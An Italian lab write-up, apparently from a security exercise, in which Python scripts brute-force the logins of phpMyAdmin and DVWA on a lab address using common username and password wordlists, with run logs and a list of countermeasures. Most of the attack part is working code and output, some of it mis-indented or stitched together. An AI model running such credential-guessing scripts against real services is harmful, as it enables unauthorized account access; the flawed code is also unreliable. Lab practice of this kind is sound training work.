✚ UN ATTACCO DI TIPO BRUTE FORCE È UNA TECNICA UTILIZZATA DAGLI HACKER PER CERCARE DI OTTENERE L'ACCESSO A UN SISTEMA O A UN ACCOUNT ATTRAVERSO LA SPERIMENTAZIONE SISTEMATICA DI TUTTE LE POSSIBILI COMBINAZIONI DI PASSWORD. IN QUESTO ESERCIZIO, SVOLGIAMO QUESTA TIPOLOGIA DI ATTACCO NEI CONFRONTI DI DVWA E PHPMYADMIN UTILIZZANDO LISTE ONLINE CHE RAFFIGURAVANO PASSWORD E USERNAME MAGGIORMENTE UTILIZZATI, OSSIA USERNAME.LST E PASSWORD.LST.

✚ TRA LE CONTROMISURE POSSIAMO TROVARE: IMPOSTARE UN BLOCCO TEMPORANEO DOPO UN NUMERO SPECIFICO DI TENTATIVI FALLITI, RICHIEDERE L'USO DI PASSWORD COMPLESSE CON LETTERE MAIUSCOLE, MINUSCOLE, NUMERI E CARATTERI SPECIALI, RICHIEDERE L'UTILIZZO DI VERIFICA IN DUE PASSAGGI E UTILIZZARE TOKEN DI SESSIONE A BREVE DURATA PER RIDURRE LA FINESTRA TEMPORALE DI ATTACCO.

✚ IL SECONDO CODICE TENTA DI FORZARE L'ACCESSO A UN'APPLICAZIONE WEB VULNERABILE A LIVELLI DIVERSI DI SICUREZZA (LOW, MEDIUM, HIGH) FACENDO RIFERIMENTO ALLA SOTTO PAGINA DVWA BRUTE FORCE, LA QUALE È STATA "BUCATA" TRAMITE I TOKEN OTTENUTI DALLA PAGINA PRINCIPALE (DVWA/LOGIN.PHP), SFRUTTANDO LE VULNERABILITÀ E TENENDO CONTO DELLE DIFFERENZE DEI LIVELLI DI SICUREZZA, TRA CUI IL TIME.SLEEP CHE RENDE PIÙ LENTO IL PROCEDIMENTO PER TROVARE LE GIUSTE CREDENZIALI.

✚ LE CONTROMISURE CHE POSSIAMO ADOTTARE INCLUDONO: IMPOSTARE UN BLOCCO TEMPORANEO DOPO UN NUMERO SPECIFICO DI TENTATIVI FALLITI, RICHIEDERE L'USO DI PASSWORD COMPLESSE, CON LETTERE MAIUSCOLE, MINUSCOLE, NUMERI E CARATTERI SPECIALI, RICHIEDERE L'UTILIZZO DI VERIFICA IN DUE PASSAGGI, UTILIZZARE TOKEN DI SESSIONE A BREVE DURATA PER RIDURRE LA FINESTRA TEMPORALE DI ATTACCO.

```
1 import requests
2
3 username_file_path = '/home/kali/Desktop/usernames.lst'
4 password_file_path = '/home/kali/Desktop/passwords.lst'
5
6 with open(username_file_path, 'r') as usernames, open(password_file_path, 'r') as passwords:
7     for username in usernames:
8         username = username.rstrip()
9
10    for password in passwords:
11        password = password.rstrip()
12        url = "http://192.168.32.101/phpMyAdmin/"
13        payload = {'pma_username': username, 'pma_password': password, 'input_go': 'Go'}
14
15    try:
16        response = requests.post(url, data=payload)
17        print(f"Username: {username}, Password: {password}", end=" ")
18
19        if response.status_code == 200:
20            if 'Access denied' in response.text:
21                print(" ")
22            else:
23                print('Successo!!')
24                exit()
25        else:
26            print('Errore:', response.status_code)
27    except requests.exceptions.RequestException as e:
28        print('Errore nella richiesta: ', e)
```

IL CICLO FOR VIENE UTILIZZATO PER ITERARE ATTRAVERSO CIASCUNA RIGA DEI FILE.

[TORNA ALL'INDICE](#)

\$ python ADMIN.py

Username: admin, Password: 123456
Username: admin, Password: 12345678
Username: admin, Password: qwerty
Username: admin, Password: 123456789
Username: admin, Password: 12345
Username: admin, Password: 1234
Username: admin, Password: 111111
Username: admin, Password: 1234567
Username: admin, Password: dragon
Username: admin, Password: 123123
Username: admin, Password: baseball
Username: admin, Password: abc123
Username: admin, Password: football
Username: admin, Password: monkey
Username: admin, Password: letmein
Username: admin, Password: 696969
Username: admin, Password: shadow
Username: admin, Password: master
Username: admin, Password: 666666
Username: admin, Password: qwertyuiop
Username: admin, Password: 123321
Username: admin, Password: mustang
Username: admin, Password: 1234567890

Username: admin, Password: dragon
Username: admin, Password: 123123
Username: admin, Password: baseball
Username: admin, Password: abc123
Username: admin, Password: football
Username: admin, Password: monkey
Username: admin, Password: letmein
Username: admin, Password: 696969
Username: admin, Password: shadow
Username: admin, Password: master
Username: admin, Password: 666666
Username: admin, Password: qwertyuiop
Username: admin, Password: 123321
Username: admin, Password: mustang
Username: admin, Password: 1234567890
Username: admin, Password: michael
Username: admin, Password: 654321
Username: admin, Password: pussy
Username: admin, Password: kali Successo!!

[TORNA ALL'INDICE](#)

```
1 import requests
2 from bs4 import BeautifulSoup
3 def bruteforce(level):
4     login_url = "http://192.168.32.101/dywa/login.php"
5     login_payload = {
6         "username": "admin",
7         "password": "password",
8         "Login": "Login"}
9     login_response = requests.post(login_url, data=login_payload)
10    if "Login failed" in login_response.text:
11        print("Errore durante il login. Potrebbe essere un problema di sessione o di autenticazione. Proseguo con la bruteforce...")
12        exit()
13
14    phpsessid_cookie = login_response.request.headers.get('Cookie').split(';')[1].split('=')[1]
15    print(f"PHPSESSID ottenuto con successo: {phpsessid_cookie}")
16
17    header = {"Cookie": f"security={level}; PHPSESSID={phpsessid_cookie}"}
18
19    usernames_file_path = "/home/kali/Desktop/usernames.lst"
20    passwords_file_path = "/home/kali/Desktop/passwords.lst"
21
22    with open(usernames_file_path, 'r') as usernames_file, open(passwords_file_path, 'r') as passwords_file:
23
24        usernames = usernames_file.readlines()
25        passwords = passwords_file.readlines()
26
27        for user in usernames:
28            for password in passwords:
29                url = "http://192.168.32.101/dywa/vulnerabilities/brute/"
30
31                users = user.strip()
32                passw = password.strip()
33
34                payload = {
35                    "username": users,
36                    "password": passw,
37                    "Login": "Login"}
38
39                response = requests.post(url, data=payload, headers=header)
40
41                if "You have successfully logged in!" in response.text:
42                    print(f"Successo! Utente: {users} - Password: {passw}")
43
44                    # Salvo le credenziali trovate
45                    with open("successful_logins.txt", "a") as log_file:
46                        log_file.write(f"Utente: {users}, Password: {passw}\n")
47
48                    break
49
50                else:
51                    print("Login failed")
52
53        if user == usernames[-1]:
54            print("Bruteforce completata per l'utente: ", user)
55
56    print("Torna all'indice")
57
```

[TORNA ALL'INDICE](#)

```
passw = password.strip()
get_data = {"username": users, "password": passw, "Login": 'Login'}
print(f"\n[?]provando username: {users} - password: {passw}")
print(f" SID della richiesta: {phpsessid_cookie}")
r = requests.get(url, params=get_data, headers=header)
if not 'Username and/or password incorrect.' in r.text:
    print(f"\n[!]accesso riuscito con username:{users} - password: {passw}")
    exit()
if __name__ == "__main__":
    while True:
        level=input("\n//——BRUTEFORCE DVWA——//\nScegli il livello di sicurezza\n1. Low\n2. Medium\n3. High\nScelta:")
        level=level.lower()
        if level=="1":
            level="low"
            break
        elif level=="2":
            level="medium"
            break
        elif level=="3":
            level="high"
            break
        elif level=="low" or level=="medium"or level=="high":
            break
        else:
            print(f"\n[!]{level} non è una scelta valida! Riprova.\n")
bruteforce(level)
```

[TORNA ALL'INDICE](#)

```
$ python DVWA.py
admin - 123456
admin - 12345678
admin - qwerty
admin - 123456789
admin - 12345
admin - 1234
admin - 111111
admin - 1234567
admin - dragon
admin - 123123
admin - baseball
admin - abc123
admin - football
admin - monkey
admin - letmein
admin - 696969
admin - shadow
admin - master
admin - 666666
admin - qwertyuiop
admin - 123321
admin - mustang
admin - 1234567890
```

```
admin - 123321
admin - mustang
admin - 1234567890
admin - michael
admin - 654321
admin - pussy
admin - kali
admin - password
Logged with admin password
```

